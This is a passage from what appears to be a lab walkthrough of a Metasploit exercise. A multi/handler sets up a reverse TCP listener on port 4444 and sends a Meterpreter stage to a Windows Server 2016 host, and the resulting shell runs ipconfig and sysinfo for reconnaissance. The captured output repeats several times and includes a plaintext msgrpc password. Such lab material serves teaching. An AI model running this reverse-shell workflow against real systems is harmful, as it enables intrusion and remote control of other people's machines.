
meterpreter > [REDACTED]
```



The screenshot shows three windows illustrating the exploit process:

- Command Prompt:** Shows the command `start dnsserver 1234` being run.
- PuTTY Window:** Shows the Metasploit Framework processing the `beef.rc` script and starting a reverse TCP handler on port 4444. It also shows the exploit failing due to an interrupt.
- Browser:** Shows a Metasploit Pro trial page at <http://r7.co/trymsp>.

3 – TARGET SHELL CREATED



```
phantom3472@ip-10-0-99-30: ~
FF #
#####
#####
http://metasploit
.com

=[ metasploit v4.14.22-dev-e4ea618 ]+
+ --=[ 1657 exploits - 947 auxiliary - 293 post      ]
+ --=[ 486 payloads - 40 encoders - 9 nops      ]
+ --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]


[*] Processing /opt/metasploit-framework/documentation/beef.rc for ERB directives.
resource (/opt/metasploit-framework/documentation/beef.rc)> load msgrpc Serv
erHost=127.0.0.1 User=msf Pass=F!$h$t!ck$ SSL=y
[*] MSGRPC Service: 127.0.0.1:55552 (SSL)
[*] MSGRPC Username: msf
[*] MSGRPC Password: F!$h$t!ck$
[*] Successfully loaded plugin: msgrpc
msf > use exploit/multi/handler
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 10.0.99.30:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 10.0.2.163
^C[-] Exploit failed: Interrupt
[*] Exploit completed, but no session was created.
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 10.0.99.30:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 10.0.2.163
[*] Meterpreter session 1 opened (10.0.99.30:4444 -> 10.0.2.163:1036) at 2024-01-17 21:04
:53 +0000

meterpreter > [REDACTED]
```

Enter ipconfig



```
phantom3472@ip-10-0-99-30: ~
.com

=[ metasploit v4.14.22-dev-e4ea618 ]+
+ --=[ 1657 exploits - 947 auxiliary - 293 post      ]
+ --=[ 486 payloads - 40 encoders - 9 nops      ]
+ --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[*] Processing /opt/metasploit-framework/documentation/beef.rc for ERB directives.
resource (/opt/metasploit-framework/documentation/beef.rc)> load msgrpc Serv
erHost=127.0.0.1 User=msf Pass=F!$h$t!ck$ SSL=y
[*] MSGRPC Service: 127.0.0.1:55552 (SSL)
[*] MSGRPC Username: msf
[*] MSGRPC Password: F!$h$t!ck$
[*] Successfully loaded plugin: msgrpc
msf > use exploit/multi/handler
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 10.0.99.30:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 10.0.2.163
^C[-] Exploit failed: Interrupt
[*] Exploit completed, but no session was created.
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 10.0.99.30:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 10.0.2.163
[*] Meterpreter session 1 opened (10.0.99.30:4444 -> 10.0.2.163:1036) at 2024-01-17 21:04
:53 +0000

meterpreter > ipconfig [REDACTED]
```

```
phantom3472@ip-10-0-99-30: ~
[*] Started reverse TCP handler on 10.0.99.30:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 10.0.2.163
[*] Meterpreter session 1 opened (10.0.99.30:4444 -> 10.0.2.163:1036) at 2024-01-17 21:04
:53 +0000

meterpreter > ipconfig

Interface 1
=====
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 4
=====
Name : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU : 1280
IPv6 Address : fe80::5efe:a00:2a3
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fe80::5efe:ac1f:a340
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 6
=====
Name : Amazon Elastic Network Adapter #2
Hardware MAC : 0e:ba:70:47:15:f9
MTU : 1500
IPv4 Address : 10.0.2.163
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::c838:f17a:b356:431a
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 7
=====
Name : Amazon Elastic Network Adapter
Hardware MAC : 0e:32:8c:06:65:65
MTU : 1500
IPv4 Address : 172.31.163.64
IPv4 Netmask : 255.255.192.0
IPv6 Address : fe80::6c9a:3aeb:5b2e:e5ad
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ff

meterpreter >
```

Enter sysinfo

```
phantom3472@ip-10-0-99-30: ~

Interface 1
=====
Name      : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 4
=====
Name      : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU       : 1280
IPv6 Address : fe80::5efe:a00:2a3
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fe80::5efe:ac1f:a340
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 6
=====
Name      : Amazon Elastic Network Adapter #2
Hardware MAC : 0e:ba:70:47:15:f9
MTU       : 1500
IPv4 Address : 10.0.2.163
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::c838:f17a:b356:431a
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 7
=====
Name      : Amazon Elastic Network Adapter
Hardware MAC : 0e:32:8c:06:65:65
MTU       : 1500
IPv4 Address : 172.31.163.64
IPv4 Netmask : 255.255.192.0
IPv6 Address : fe80::6c9a:3aeb:5b2e:e5ad
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > sysinfo
Computer      : WSAMZN-QMPI905C
OS           : Windows 2016 (Build 14393).
Architecture   : x64
System Language : en_US
Domain        : CYBEROPS
Logged On Users : 5
Meterpreter    : x86/windows
meterpreter >
```